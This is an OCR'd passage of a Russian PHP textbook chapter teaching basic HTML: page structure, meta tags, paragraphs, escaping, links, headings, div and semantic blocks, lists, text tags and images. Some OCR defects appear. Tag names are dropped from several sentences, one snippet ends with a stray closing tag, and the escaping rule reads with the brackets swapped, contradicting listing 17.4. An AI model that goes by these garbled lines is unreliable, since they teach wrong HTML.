


Рис. 17.2. Просмотр HTML-кода страницы

```
  <body>
    Привет, HTML!
  </body>
</html>
```

Если посмотреть эту страницу через встроенный PHP-сервер, мы увидим только **Привет, HTML!** (рис. 17.3).




Рис. 17.3. Отображение страницы hello.html

Устройство HTML-страницы

В примерах, рассмотренных нами в предыдущих главах, было достаточно вывести лишь один текст `Привет, HTML!`, чтобы получить похожий результат. Зачем нужны остальные элементы? Давайте детально разберемся с устройством HTML-страницы.

HTML-страницы состоят из *тегов*, представляющих собой элементы, заключенные в угловые скобки. Между скобками располагается название тега (рис. 17.4).




Рис. 17.4. Структура тега

Например, для создания заголовка страницы в таб-вкладке используется тег <title>, включающий:

- открывающий тег <title> — задает начало тега;
- закрывающий тег </title> — задает окончание тега.

Все, что располагается между открывающим и закрывающим тегами, считается его содержимым (рис. 17.5).




Рис. 17.5. Открывающий и закрывающий теги

Допускается вложение тегов друг в друга. В следующем примере тег <head> содержит тег <title>:

```
<head>
  <title>Привет, HTML!</title>
</head>
```

Теги могут быть расположены на одном уровне вложения, как теги <meta> и <title> в этом примере :

```
<head>
  <meta charset="utf-8" />
  <title>Привет, HTML!</title>
</head>
```

Как можно видеть в случае тега <meta>, для некоторых тегов нет закрывающего тега, поскольку у них нет содержимого и в них нельзя вкладывать другие теги. Ценность их заключается в них самих или в атрибутах, которые размещаются внутри них (рис. 17.6).




Рис. 17.6. Атрибуты тегов

В частности, тег <meta> задает метаинформацию о странице в виде пары ключ-значение. Так, в приведенном примере ключ charset сообщает, что в этом meta-теге определяется информация о кодировке страницы. В качестве значения ключа задается кодировка UTF-8, которая является сейчас стандартом де-факто для веб-страниц (см. *главу 16*).

В раздел метаинформации можно добавлять другие элементы — например, meta-тег с описанием сайта и ключевыми словами для страницы (листинг 17.2).

Листинг 17.2. Дополнительные meta-теги. Файл meta.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Привет, HTML!</title>
    <meta name="description" content="Тестовая страница" />
    <meta name="keywords"
          content="Hello world, HTML, PHP, веб-программирование" />
  </head>
  <body>
    Привет, HTML!
  </body>
</html>
```

Если вывести страницу из этого листинга в браузере, вы увидите, что визуально она ничем не отличается от примера из листинга 17.1. Дело в том, что почти вся информация из тега `<head>`, за исключением, возможно, тега `<title>`, не предназначена для просмотра посетителем страницы. Эти сведения могут использовать лишь браузер или роботы поисковых систем — более того, в этом разделе могут быть расположены критически важные ссылки на каскадные таблицы стилей и JavaScript-файлы. Однако все сведения из тега `<head>` так или иначе влияют на содержательную часть страницы косвенно.

Видимая часть страницы располагается в теге `<body>` — именно в нем мы поместили текст `Привет, HTML!` (рис. 17.7).

Схема, представленная на рис. 17.7, является типичной для любой современной HTML-страницы. Тег `<html>` включает два раздела, оформленные виде тега `<head>` — для мета-информации и тега `<body>` — для содержательной, видимой части страницы. Как и любой тег, `<html>` может включать атрибуты. В примере, приведенном в листинге 17.2, при помощи атрибута `lang` мы сообщили, что страница будет на русском языке. Если бы она была на английском, мы бы передали атрибуту `lang` значение `"en"`, в случае немецкого языка — `"de"`.

> ***Примечание***
>
> С кодами других языков можно познакомиться на странице **https://ru.wikipedia.org/wiki/Коды_языков**.

Теперь осталось разобраться с тегом `<!DOCTYPE html>`. Зачем он нужен? У языка разметки HTML большая история длиной в 30 лет. В процессе эволюции язык менялся, трансформировался, замирал в развитии на долгие годы, в нем возникали течения в пользу ужесточения и ослабления синтаксиса. Единственное, что оставалось неизменным: в ходе всего этого времени на нем создавались и публиковались все новые и новые страницы. И все эти страницы должны как-то отображаться — желательно, с сохранением обратной совместимости, ведь чем старше страница, тем меньше вероятность, что ее обновляют в соответствии с новыми стандартами. Все это требует от браузеров поддержки старых версий HTML.




Рис. 17.7. Структура HTML-страницы

Поэтому лучше явно обозначить версию HTML, с которой вы работаете, если во время верстки страницы не хотите столкнуться с запутанными, странными, плохо описанными в современных источниках правилами. Делается это при помощи размещения doctype-тега в начале документа. На момент подготовки книги последней версией является HTML 5, и именно для него мы будем приводить doctype-тег.

В приведенных в начале главы примерах `<!DOCTYPE html>` — единственный тег, который набран заглавными буквами. На самом деле в HTML теги не зависят от регистра, и мы можем записать тег маленькими буквами `<!doctype html>`, а для html-тега использовать вариант `<HTML>`. Однако сложилась практика, в которой все теги записываются строчными буквами, а doctype-тег — прописными. В этом легко убедиться, открыв исходный HTML-код любого популярного сайта.

Если имеются сомнения в правильности верстки страницы, ее HTML-код всегда можно проверить через валидатор **https://validator.w3.org/#validate_by_input**.

Параграф: тег <p>

Язык HTML предоставляет множество тегов различного назначения. Например, для создания *параграфа* используется тег `<p>`. Если необходимо отделить два параграфа друг от друга, их следует заключить в p-теги, расположенные на одном уровне:

```
<!DOCTYPE html>
<html lang="ru">
  <body>
    <p>Привет, HTML!</p>
    <p>Приступаем к изучению тегов. Начнем с параграфов</p>
  </body>
</html>
```

Так, а что делать, если мы хотим упомянуть тег внутри текста? Ведь если разместить его как есть, он встроится в разметку (листинг 17.3).

Листинг 17.3. Неудачная попытка использовать . Файл p_wrong.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Изучение HTML</title>
  </head>
  <body>
    <p>Привет, HTML!</p>
    <p>Приступаем к изучению тегов. Начнем с параграфов, для создания которых
используется тег <p>. Это парный тег и он должен закрываться тегом </p>.</p>
  </body>
</html>
```

Результат отображения этой страницы в браузере представлен на рис. 17.8.

Открывающий тег рассматривается как начало параграфа, текст после завершающего тега тоже рассматривается как начало следующего параграфа. Поэтому теги ,




Рис. 17.8. Нарушение верстки страницы из-за вставки тега в текст

встроенные внутрь текста, не отображаются, поскольку браузер считает их частью разметки.

Чтобы исправить ситуацию, потребуется заменить открывающую угловую скобку < тега <p>, встроенного внутрь текста, на специальную последовательность `>`, а закрывающую угловую скобку > — на `<`. В листинге 17.4 представлен корректный вариант.

Листинг 17.4. Использование HTML-безопасных символов. Файл p_escape.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Изучение HTML</title>
  </head>
  <body>
    <p>Привет, HTML!</p>
    <p>Приступаем к изучению тегов. Начнем с параграфов, для создания которых
    используется тег &lt;p&gt;. Это парный тег, и он должен закрываться тегом
    &lt;/p&gt;.</p>
  </body>
</html>
```

Теперь страница выглядит так, как она задумывалась (рис. 17.9).




Рис. 17.9. Корректное отображение тега <p> в тексте

В *главе 16* мы знакомились с функцией `htmlspecialchars()`, которая выполняет похожие преобразования. Но т. к. сейчас мы имеем дело с «чистыми» HTML-страницами, содержимое которых не проходит через PHP-интерпретатор, приходится такие преобразования выполнять вручную.

Гиперссылки: тег <a>

Уже из названия языка HTML — язык гипертекстовой разметки, можно понять, что ссылки на другие ресурсы в языке играют центральное значение. И в самом деле, переход по ссылкам (гиперссылкам) позволяет легко переходить с сайта на сайт, путешествуя по Интернету как по единому пространству. Интернет и приобрел свою популярность благодаря легкости перехода от одной страницы к другой.

За ссылки отвечает тег <a>, структура которого представлена на рис. 17.10.




Рис. 17.10. Структура тега <a>

Тег <a> — парный, он закрывается при помощи тега . Внутри тега <a> размещается произвольный контент: текст, другие теги. Содержимое тега формирует видимую часть ссылки, на которой можно щелкнуть мышью для перехода по ней. Сама ссылка задается в атрибуте `href`. Содержимым этого атрибута может быть адрес, начинающийся с `http://`, или путь от начала сайта, если мы ссылаемся на страницу в рамках текущего веб-сайта. В листинге 17.5 создается ссылка на страницу hello.html, рассмотренную в самом начале главы.

Листинг 17.5. Ссылка на другую HTML-страницу. Файл link.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>HTML-ссылка</title>
  </head>
  <body>
    <p>
      <a href="/hello.html">ссылка на hello.html</a>
    </p>
  </body>
</html>
```

Комментарии

В HTML, как и во многих других языках программирования, можно добавлять *комментарии*. Все, что заключено в комментарий, выключается из разметки и не отображается на странице. Однако, если посмотреть исходный HTML-код страницы, комментарий, разумеется, будет виден.

Начинается комментарий с последовательности <!--, а завершается последовательностью -->. В листинге 17.6 приводится пример использования комментария.

Листинг 17.6. HTML-комментарий. Файл comment.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>HTML-комментарий</title>
  </head>
  <body>
    <!-- p>
      <a href="/hello.html">ссылка на hello.html</a>
    </p -->
  </body>
</html>
```

Заголовки: теги <h1>...<h6>

Теги <h1>, <h2>, ..., <h6> предназначены для формирования заголовков и подзаголовков разного уровня. Чем меньше цифра в теге, тем выше уровень заголовка. Поэтому тег <h1> используют для названия страницы, а <h2> и более мелкие подзаголовки — для формирования структуры документа (листинг 17.7).

Листинг 17.7. HTML-заголовки. Файл h_tag.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Заголовки</title>
  </head>
  <body>
    <h1>Язык разметки HTML</h1>
    <p>...</p>
    <h2>Зачем нужен HTML?</h2>
    <p>...</p>
    <h2>HTML-код страницы</h2>
    <p>...</p>
  </body>
</html>
```

Блоки: тег

Тег предназначен для группировки других тегов. Так как у него нет смысловой нагрузки (параграф, ссылка, заголовок), он очень популярен. Его можно безопасно использовать везде, не опасаясь нарушить какую-то тонкую семантику или уместность использования того или иного тега.

Часто можно видеть, что структура HTML-страницы задается вложенными div-тегами. Такие структурирующие теги иногда снабжают атрибутом class, в котором задается класс тега с говорящим названием. Такой атрибут, с одной стороны, позволяет проще

ориентироваться в разметке, а с другой — изменять стиль отображения блока. Как мы увидим позже, к классу можно привязаться при помощи технологии каскадных таблиц стилей CSS и изменить внешний вид (цвет, размер, шрифт) текста внутри блока.

В листинге 17.8 приводится структура документа, состоящая из нескольких областей, помеченных классами:

- `header` — верхняя часть сайта;
- `nav` — навигационное меню;
- `footer` — нижняя часть сайта, часто называемая *подвалом*;
- `main` — главная часть для отображения содержимого;
- `aside` — боковая часть сайта.

Листинг 17.8. Использование div-блоков для создания структуры. Файл div.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Блоки</title>
  </head>
  <body>
    <div class="header">
      <div class="nav">
        <!-- верхнее меню -->
      </div>
    </div>
    <div class="aside">
      <div class="nav">
        <!-- боковое меню -->
      </div>
    </div>
    <div class="main">
      <h1>Язык разметки HTML</h1>
      <p>...</p>
    </div>
    <div class="footer">...</div>
  </body>
</html>
```

Классы, которые мы использовали для задания разметки страницы, весьма типичные и часто повторяются от сайта к сайту. Но т. к. мы используем HTML 5, вместо div-блоков для организации структуры страницы можно использовать специальные теги (листинг 17.9).

Листинг 17.9. HTML5-теги для структурирования страницы. Файл semantic.html

```
<!DOCTYPE html>
<html lang="ru">
```

```
  <head>
    <meta charset="utf-8" />
    <title>Блоки</title>
  </head>
  <body>
    <header>
      <nav>
        <!-- верхнее меню -->
      </nav>
    </header>
    <aside>
      <nav>
        <!-- боковое меню -->
      </nav>
    </aside>
    <main>
      <h1>Язык разметки HTML</h1>
      <p>...</p>
    </main>
    <footer>...</footer>
  </body>
</html>
```

Списки: теги <ul>, <ol> и

Придавать структуру можно не только самому документу, но и тексту. Для создания списка в HTML используется тег <ul>. А чтобы создать элемент списка, внутри тега <ul> задействуется тег <li>. Каждый li-тег создает один элемент списка (листинг 17.10).

Листинг 17.10. HTML-список. Файл ul_tag.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Ненумерованный список</title>
  </head>
  <body>
    <ul>
      <li>PHP</li>
      <li>Python</li>
      <li>Ruby</li>
      <li>JavaScript</li>
    </ul>
  </body>
</html>
```

Результат отображения этого примера в браузере представлен на рис. 17.11.




Рис. 17.11. Список, созданный тегом `<ul>`

Если тег `<ul>` в листинге 17.10 заменить на `<ol>`, можно получить нумерованный список (рис. 17.12).




Рис. 17.12. Список, созданный тегом `<ol>`

HTML на уровне текста

Рассмотренные в предыдущих разделах теги структурировали крупные блоки страниц. Однако HTML предоставляет множество тегов для выделения фрагментов текста. Например, тег `<b>...</b>` предназначен для выделения текста жирным шрифтом. Для выделения курсивом можно использовать тег `<i>...</i>`. Для подчеркивания текста служит тег `<u>...</u>`. Пример использования этих тегов приводится в листинге 17.11 и показан на рис. 17.13.

Листинг 17.11. Выделение фрагментов текста. Файл text_tags.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Выделение фрагментов текста</title>
  </head>
  <body>
    <p>В одном параграфе разные фрагменты текста могут визуально отделяться друг
    от друга. Какие-то термины могут быть выделены <b>жирным</b>, что-то может быть
    отмечено <i>курсивом</i>, часть текста можно <u>подчеркнуть</u>.
    </p>
  </body>
</html>
```




Рис. 17.13. Выделение фрагментов текстов тегами <b>, <i> и <u>

HTML предоставляет и другие теги с семантической нагрузкой. Например, чтобы выделить что-то серьезное, срочное или важное, вместо тега <b> можно применить тег . Внешне такое выделение выглядит точно так же, но его осмысленное применение позволяет отделить важные фрагменты от просто помеченных жирным шрифтом. А позже, используя технологии каскадных таблиц стилей, можно придать этим фрагментам и разное оформление.

Аналогично, для тега <i> существует альтернатива . Тег используется для акцентирования внимания на фрагменте, в то время как <i> просто отмечает фрагменты текста, выпадающие из общего повествования.

Если вам потребуется выделить фрагмент текста без дополнительной смысловой нагрузки, можно воспользоваться тегом .... В отличие от тегов или <p>, span-тег не создает блок. Точно так же, как и все остальные теги этого раздела, он встраивается в фрагмент и позволяет «навесить» на этот фрагмент какой-нибудь класс:

```
<p>В одном параграфе разные фрагменты текста могут визуально отделяться
<span class="mark">друг от друга</span>.</u>.
```

Пока пользы от такого выделения немного, однако при помощи каскадных таблиц стилей выделенный тегом фрагмент можно оформить произвольным образом.

Изображения: тег <img>

Использование тега <img> позволяет вставлять на страницы изображения. У тега нет закрывающей пары, поэтому перед завершающей угловой скобкой ставится слеш (рис. 17.14).




Рис. 17.14. Структура тега <img>

Для указания источника изображения в теге используется атрибут src, в который помещается путь до картинки на текущем или стороннем сайте. В листинге 17.12 приводится пример вставки изображения на страницу.

> ***Примечание***
>
> **При помощи тегов <video> и <audio> на HTML-страницу можно вставлять видео- и аудиофрагменты.**

Листинг 17.12. Вставка изображения в HTML-страницу. Файл image.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Вставка изображения</title>
  </head>
  <body>
    <img src="php.png" />
  </body>
</html>
```

Если сейчас посмотреть на страницу с изображением, которое выводит этот пример, можно обнаружить, что оно выглядит гигантским и занимает огромную площадь (рис. 17.15).

Чтобы исправить ситуацию, можно воспользоваться атрибутами width и height, которые задают размер изображения по ширине и высоте. Вы можете указать оба атрибута, но на самом деле достаточно одной высоты — ширина подстроится автоматически (листинг 17.13).




Рис. 17.15. Вывод изображения

Листинг 17.13. Управление размером изображения. Файл image_height.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Вставка изображения</title>
  </head>
  <body>
    <img src="php.png" height="200" />
  </body>
</html>
```

В результате ситуация исправляется (рис. 17.16).



Рис. 17.16. Управление размером изображения

Каскадные таблицы стилей

